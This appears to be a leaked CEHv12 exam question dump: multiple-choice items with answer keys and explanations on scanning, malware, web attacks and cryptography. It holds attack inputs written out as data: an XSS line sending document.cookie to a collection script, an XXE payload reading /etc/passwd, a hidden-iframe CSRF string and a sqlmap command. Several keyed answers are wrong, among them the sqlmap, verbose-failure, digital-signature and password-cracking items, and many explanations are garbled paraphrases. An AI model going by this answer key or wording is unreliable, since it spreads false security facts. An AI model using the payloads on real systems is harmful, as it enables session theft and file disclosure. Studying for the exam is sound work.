

## 312-50v12 Dumps

### Certified Ethical Hacker Exam (CEHv12)

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**NEW QUESTION 1**

- (Exam Topic 3)

Don, a student, came across a gaming app in a third-party app store and installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after installing the app. What is the attack performed on Don in the above scenario?

- A. SMS phishing attack
- B. SIM card attack
- C. Agent Smith attack
- D. Clickjacking

**Answer: C**

**Explanation:**

Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

**NEW QUESTION 2**

- (Exam Topic 3)

What is the following command used for?

```
sqlmap.py-u  
„http://10.10.1.20/?p=1  
&forumaction=search" -dbs
```

- A. Creating backdoors using SQL injection
- B. Enumerating the databases in the DBMS for the URL
- C. Retrieving SQL statements being executed on the database
- D. Searching database statements at the IP address given

**Answer: A**

**NEW QUESTION 3**

- (Exam Topic 3)

Shiela is an information security analyst working at HiTech Security Solutions. She is performing service version discovery using Nmap to obtain information about the running services and their versions on a target system.

Which of the following Nmap options must she use to perform service version discovery on the target host?

- A. -SN
- B. -SX
- C. -sV
- D. -SF

**Answer: C**

**NEW QUESTION 4**

- (Exam Topic 3)

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.

Which file do you have to clean to clear the password?

- A. .X session-log
- B. .bashrc
- C. .profile
- D. .bash\_history

**Answer: D**

**Explanation:**

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed. BASH\_HISTORY files are hidden files with no filename prefix. They always use the filename .bash\_history. NOTE: Bash is the shell program employed by Apple Terminal. Our goal is to assist you understand what a file with a \*.bash\_history suffix is and the way to open it. The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. We attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

**NEW QUESTION 5**

- (Exam Topic 3)

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.

Which of the following attack techniques is used by Stella to compromise the web services?

- A. XML injection

- B. WS-Address spoofing
- C. SOAPAction spoofing
- D. Web services parsing attacks

**Answer:** B

**Explanation:**

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections

<https://www.google.com/search?client=firefox-b-d&q=WS-Address+spoofing> CEH V11 Module 14 Page 1896

**NEW QUESTION 6**

- (Exam Topic 3)

You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?

- A. filetype
- B. ext
- C. inurl
- D. site

**Answer:** A

**Explanation:**

Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used—the results are identical.

Example: apple filetype:pdf / apple ext:pdf

**NEW QUESTION 7**

- (Exam Topic 3)

Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.

Which of the following design flaws in the authentication mechanism is exploited by Calvin?

- A. Insecure transmission of credentials
- B. Verbose failure messages
- C. User impersonation
- D. Password reset mechanism

**Answer:** D

**NEW QUESTION 8**

- (Exam Topic 3)

BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory. What is this mechanism called in cryptography?

- A. Key archival
- B. Key escrow.
- C. Certificate rollover
- D. Key renewal

**Answer:** B

**NEW QUESTION 9**

- (Exam Topic 3)

An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

```
<
iframe src=""http://www.vulnweb.com/updateif.php"" style=""display:none""
> < /iframe >
```

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

- A. Browser Hacking
- B. Cross-Site Scripting
- C. SQL Injection
- D. Cross-Site Request Forgery

**Answer:** D

**Explanation:**

<https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery>

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.

In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.

Several counter-measures could be in place to avoid this vulnerability. Common defenses:

- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
  - Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take into account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.
  - Ask for the password user to authorize the action.
  - Resolve a captcha
  - Read the Referrer or Origin headers. If a regex is used it could be bypassed from example with:  
`http://mal.net?orig=http://example.com` (ends with the url) `http://example.com.mal.net`  
(starts with the url)
  - Modify the name of the parameters of the Post or Get request
  - Use a CSRF token in each session. This token has to be sent inside the request to confirm the action. This token could be protected with CORS.
- Diagram Description automatically generated

**NEW QUESTION 10**

- (Exam Topic 3)

Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

- A. Dark web footprinting
- B. VoIP footprinting
- C. VPN footprinting
- D. website footprinting

**Answer:** A

**Explanation:**

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

**NEW QUESTION 10**

- (Exam Topic 3)

Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128, 192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?

- A. TEA
- B. CAST-128
- C. RC5
- D. serpent

**Answer:** D

**NEW QUESTION 11**

- (Exam Topic 3)

Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?

- A. Advanced SMS phishing
- B. Bypass SSL pinning
- C. Phishing
- D. Tap 'n ghost attack

**Answer:** A

**NEW QUESTION 12**

- (Exam Topic 3)

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication "open" but sets the SSID to a 32-character string of random letters and numbers.

What is an accurate assessment of this scenario from a security perspective?

- A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
- B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".
- C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
- D. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

**Answer:** C

**NEW QUESTION 15**

- (Exam Topic 3)

You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System. What is the best approach?

- A. Use Alternate Data Streams to hide the outgoing packets from this server.
- B. Use HTTP so that all traffic can be routed via a browser, thus evading the internal Intrusion Detection Systems.
- C. Install Cryptcat and encrypt outgoing packets from this server.

D. Install and use Telnet to encrypt all outgoing traffic from this server.

**Answer: C**

**Explanation:**

<https://linuxsecurityblog.com/2018/12/23/create-a-backdoor-with-cryptcat/>

Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish, one of many excellent encryption algorithms from Bruce Schneier et al. Twofish's encryption is on par with AES encryption, making it nearly bulletproof. In this way, the IDS can't detect the malicious behavior taking place even when its traveling across normal HTTP ports like 80 and 443.

**NEW QUESTION 19**

- (Exam Topic 3)

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:

`char buff[10]; buff[>0] = 'a';`

What type of attack is this?


- A. CSRF
- B. XSS
- C. Buffer overflow
- D. SQL injection

**Answer: C**

**Explanation:**

Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers. Buffer overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.

Buffer overflow example



What's a buffer? A buffer, or data buffer, is a neighborhood of physical memory storage used to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance. Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer. Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as 'heartbleed' exposed many many users to attack due to a buffer overflow vulnerability in SSL software.

How do attackers exploit buffer overflows? An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure .For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to the attacker's code.

**NEW QUESTION 21**

- (Exam Topic 3)

A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content.

Which sort of trojan infects this server?

- A. Botnet Trojan
- B. Banking Trojans
- C. Turtle Trojans
- D. Ransomware Trojans

**Answer: A**

**NEW QUESTION 26**

- (Exam Topic 3)

Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

- A. ACK flag probe scanning
- B. ICMP Echo scanning
- C. SYN/FIN scanning using IP fragments
- D. IPID scanning

**Answer: C**

**Explanation:**

SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via

an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

**NEW QUESTION 28**

- (Exam Topic 3)

Peter, a system administrator working at a reputed IT firm, decided to work from his home and login remotely. Later, he anticipated that the remote connection could be exposed to session hijacking. To curb this possibility, he implemented a technique that creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information and prevent hackers from decrypting the data flow between the endpoints. What is the technique followed by Peter to send files securely through a remote connection?

- A. DMZ
- B. SMB signing
- C. VPN
- D. Switch network

**Answer: C**

**NEW QUESTION 31**

- (Exam Topic 3)

Which of these is capable of searching for and locating rogue access points?

- A. HIDS
- B. WISS
- C. WIPS
- D. NIDS

**Answer: C**

**Explanation:**

A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

**NEW QUESTION 33**

- (Exam Topic 3)

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time. Which technique is discussed here?

- A. Hit-list-scanning technique
- B. Topological scanning technique
- C. Subnet scanning technique
- D. Permutation scanning technique

**Answer: A**

**Explanation:**

One of the biggest problems a worm faces in achieving a very fast rate of infection is "getting off the ground." although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time.

There is a straightforward way for an active worm to surmount this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.

The hit-list needn't be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.

➤ Stealthy scans. Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it'd not.

➤ Distributed scanning. an assailant might scan the web using a few dozen to some thousand already-compromised "zombies," the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild—Lawrence Berkeley National Laboratory received ten throughout the past year.

➤ DNS searches. Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).

➤ Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.

➤ Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.

➤ Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers.

Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers—because each came knock on everyone's door!

**NEW QUESTION 37**

- (Exam Topic 3)

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.

Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

- A. .stm
- B. .html
- C. .rss
- D. .cms

**Answer:** A

#### NEW QUESTION 39

- (Exam Topic 3)

Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server. Which of the following tools is used by Jack to perform vulnerability scanning?

- A. Infoga
- B. WebCopier Pro
- C. Netsparker
- D. NCollector Studio

**Answer:** C

#### NEW QUESTION 41

- (Exam Topic 3)

John, a security analyst working for an organization, found a critical vulnerability on the organization's LAN that allows him to view financial and personal information about the rest of the employees. Before reporting the vulnerability, he examines the information shown by the vulnerability for two days without disclosing any information to third parties or other internal employees. He does so out of curiosity about the other employees and may take advantage of this information later. What would John be considered as?

- A. Cybercriminal
- B. Black hat
- C. White hat
- D. Gray hat

**Answer:** D

#### NEW QUESTION 45

- (Exam Topic 3)

Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS.

What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

- A. Man-in-the-cloud (MITC) attack
- B. Cloud cryptojacking
- C. Cloudborne attack
- D. Metadata spoofing attack

**Answer:** C

#### NEW QUESTION 49

- (Exam Topic 3)

Which protocol is used for setting up secure channels between two devices, typically in VPNs?

- A. PEM
- B. ppp
- C. IPSEC
- D. SET

**Answer:** C

#### NEW QUESTION 54

- (Exam Topic 3)

Judy created a forum, one day she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write();
</script>
```

What issue occurred for the users who clicked on the image?

- A. The code injects a new cookie to the browser.
- B. The code redirects the user to another site.
- C. The code is a virus that is attempting to gather the user's username and password.
- D. This PHP file silently executes the code and grabs the user's session cookie and session ID.

**Answer:** D

#### Explanation:

document.write(<img.src=https://localhost/submitcookie.php cookie += escape(document.cookie) +/>); (Cookie and session ID theft)  
<https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>

As seen in the indicated question, cookies are escaped and sent to script to variable 'cookie'. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

**NEW QUESTION 58**

- (Exam Topic 3)

Mirai malware targets IoT devices. After infiltration, it uses them to propagate and create botnets that then used to launch which types of attack?

- A. MITM attack
- B. Birthday attack
- C. DDoS attack
- D. Password attack

**Answer: C**

**NEW QUESTION 61**

- (Exam Topic 3)

You want to analyze packets on your wireless network. Which program would you use?

- A. Wireshark with Airpcap
- B. Aircrack-ng with Airpcap
- C. Wireshark with Winpcap
- D. Ethereal with Winpcap

**Answer: A**

**Explanation:**

<https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html>

Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."

NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

**NEW QUESTION 64**

- (Exam Topic 3)

Which rootkit is characterized by its function of adding code and/or replacing some of the operating-system kernel code to obscure a backdoor on a system?

- A. User-mode rootkit
- B. Library-level rootkit
- C. Kernel-level rootkit
- D. Hypervisor-level rootkit

**Answer: C**

**NEW QUESTION 65**

- (Exam Topic 3)

Firewall has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

TCP port 21 no response TCP port 22 no response  
TCP port 23 Time-to-live exceeded

- A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
- B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
- C. The scan on port 23 passed through the filtering device
- D. This indicates that port 23 was not blocked at the firewall
- E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

**Answer: C**

**NEW QUESTION 70**

- (Exam Topic 3)

Richard, an attacker, targets an MNC. In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

- A. VoIP footprinting
- B. VPN footprinting
- C. Whois footprinting
- D. Email footprinting

**Answer: C**

**Explanation:**

WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following:• name details• Contact details contain phone no. and email address of the owner• Registration date for the name• Expire date for the name• name servers

**NEW QUESTION 71**

- (Exam Topic 3)

An attacker scans a host with the below command. Which three flags are set?

```
# nmap -sX host.domain.com
```

- A. This is SYN sca
- B. SYN flag is set.
- C. This is Xmas sca
- D. URG, PUSH and FIN are set.
- E. This is ACK sca
- F. ACK flag is set.
- G. This is Xmas sca
- H. SYN and ACK flags are set.

**Answer: B**

**NEW QUESTION 76**

- (Exam Topic 3)

While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

- A. -sA
- B. -sX
- C. -sT
- D. -sF

**Answer: A**

**NEW QUESTION 77**

- (Exam Topic 3)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to “know” to prove yourself that it was Bob who had send a mail?

- A. Non-Repudiation
- B. Integrity
- C. Authentication
- D. Confidentiality

**Answer: A**

**Explanation:**

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

**NEW QUESTION 78**

- (Exam Topic 3)

Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials. Which of the following tools is employed by Clark to create the spoofed email?

- A. PyLoris
- B. Slowloris
- C. Evilginx
- D. PLCinject

**Answer: C**

**NEW QUESTION 80**

- (Exam Topic 3)

Kevin, a professional hacker, wants to penetrate CyberTech Inc.'s network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packet, but the target web server can decode them.

What is the technique used by Kevin to evade the IDS system?

- A. Desynchronization
- B. Obfuscating
- C. Session splicing
- D. Urgency flag

**Answer: B**

**Explanation:**

Adversaries could decide to build an possible or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. this is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.

Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. typically a user's action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also used compressed or archived scripts, like JavaScript.

Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders

with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled. Adversaries can also modify commands dead from payloads or directly via a Command and Scripting Interpreter. Surroundings variables, aliases, characters, and different platform/language specific linguistics may be wont to evade signature based mostly detections and application management mechanisms.

**NEW QUESTION 84**

- (Exam Topic 3)

Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

- A. Spear-phishing attack
- B. SMishing attack
- C. Reconnaissance attack
- D. HMI-based attack

**Answer:** A

**NEW QUESTION 86**

- (Exam Topic 3)

Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?

```
<!DOCTYPE blah [ < IENTITY trustme SYSTEM "file:///etc/passwd" > ] >
```

- A. XXE
- B. SQLi
- C. IDOR
- D. XSS

**Answer:** A

**NEW QUESTION 91**

- (Exam Topic 3)

Given below are different steps involved in the vulnerability-management life cycle.

- 1) Remediation
- 2) Identify assets and create a baseline
- 3) Verification
- 4) Monitor
- 5) Vulnerability scan
- 6) Risk assessment

Identify the correct sequence of steps involved in vulnerability management.

- A. 2-->5-->6-->1-->3-->4
- B. 2-->1-->5-->6-->4-->3
- C. 2-->4-->5-->3-->6--> 1
- D. 1-->2-->3-->4-->5-->6

**Answer:** A

**NEW QUESTION 95**

- (Exam Topic 3)

What would you enter if you wanted to perform a stealth scan using Nmap?

- A. nmap -sM
- B. nmap -sU
- C. nmap -sS
- D. nmap -sT

**Answer:** C

**NEW QUESTION 96**

- (Exam Topic 3)

From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)

- \* 802.11a 150-150
- \* 802.11b 150-150
- \* 802.11g 150-150
- \* 802.16 (WiMax) 30 miles

- A. 802.16 (WiMax)
- B. 802.11g
- C. 802.11b
- D. 802.11a

**Answer:** A

**NEW QUESTION 101**

- (Exam Topic 3)

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

- A. GPS mapping
- B. Spectrum analysis
- C. Wardriving
- D. Wireless sniffing

**Answer: C**

#### **NEW QUESTION 102**

- (Exam Topic 3)

Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.

What is the technique employed by Eric to secure cloud resources?

- A. Serverless computing
- B. Demilitarized zone
- C. Container technology
- D. Zero trust network

**Answer: D**

#### **NEW QUESTION 104**

- (Exam Topic 3)

The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?

- A. Virus
- B. Spyware
- C. Trojan
- D. Adware

**Answer: D**

#### **Explanation:**

Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser's homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It's roughly a virulent disease and it's going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it's on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.

Adware a network users the browser to gather your internet browsing history so as to 'target' advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.

#### **NEW QUESTION 106**

- (Exam Topic 3)

Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

- A. Compound SQLi
- B. Blind SQLi
- C. Classic SQLi
- D. DMS-specific SQLi

**Answer: B**

#### **Explanation:**

[https://en.wikipedia.org/wiki/SQL\\_injection#Blind\\_SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection)

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

#### **NEW QUESTION 108**

- (Exam Topic 3)

Which among the following is the best example of the hacking concept called "clearing tracks"?

- A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
- B. During a cyberattack, a hacker injects a rootkit into a server.
- C. An attacker gains access to a server through an exploitable vulnerability.
- D. During a cyberattack, a hacker corrupts the event logs on all machines.

**Answer: D**

#### **NEW QUESTION 112**

- (Exam Topic 3)

Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

- A. Alice's private key
- B. Alice's public key
- C. His own private key
- D. His own public key

**Answer: B**

#### NEW QUESTION 116

- (Exam Topic 3)

Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords. Which of the following tools would not be useful for cracking the hashed passwords?

- A. John the Ripper
- B. Hashcat
- C. netcat
- D. THC-Hydra

**Answer: A**

#### NEW QUESTION 121

- (Exam Topic 3)

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed. What is the port scanning technique used by Sam to discover open ports?

- A. Xmas scan
- B. IDLE/IPID header scan
- C. TCP Maimon scan
- D. ACK flag probe scan

**Answer: C**

#### Explanation:

TCP Maimon scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated

as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

<https://nmap.org/book/scan-methods-maimon-scan.html> How Nmap interprets responses to a Maimon scan probe Probe Response Assigned State

No response received (even after retransmissions) open|filtered TCP RST packet closed

ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) filtered

#### NEW QUESTION 122

- (Exam Topic 3)

An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password. What kind of attack is this?

- A. MAC spoofing attack
- B. Evil-twin attack
- C. War driving attack
- D. Phishing attack

**Answer: B**

#### NEW QUESTION 125

- (Exam Topic 3)

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Host-based assessment
- B. Wireless network assessment
- C. Application assessment
- D. Distributed assessment

**Answer: B**

#### Explanation:

